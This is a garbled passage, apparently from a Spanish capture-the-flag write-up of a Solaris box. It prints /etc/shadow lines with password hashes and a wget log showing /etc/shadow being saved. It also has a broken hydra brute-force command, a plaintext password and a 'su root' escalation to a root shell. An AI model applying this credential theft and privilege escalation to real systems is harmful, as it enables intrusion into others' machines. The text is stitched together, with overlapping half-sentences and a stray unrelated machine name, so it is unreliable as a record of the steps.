19 pkg5srv:NP:17760:19816645:
20 nobody:*LK*:17760:19816645:
21 noaccess:*LK*:6445:19816645:
22 nobody4:*LK*:6445:19816645:
23 sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vLcj5DDvwIgYgy707a84mIEi0ZQK3XIDqT2:18980:19564336
24 sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNlcxWh07f8BIHABZ8di01CXWYTT5rMn9:18980:19563632
25 _ntp:*LK*:19898:19816645:
```

y repito de nuevo el proceso anterior.

```
2024-04-16 04:07:58 (13.4 MB/s) - '/etc/shadow' saved [799/799] or alguna extraña razón no me reconoció el password hago i
de sunny.
hydra -L users.txt -P
user/share/wordlists/ra
-bash-5.1$ su root
Password:
Warning: 5 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 02:20 2024.
# whoami
root
TartarSauce
```

Y funciona en este caso elegí a sunny porque su password era el más fácil de colocar que era sunday pero también se podría hacer con sammy .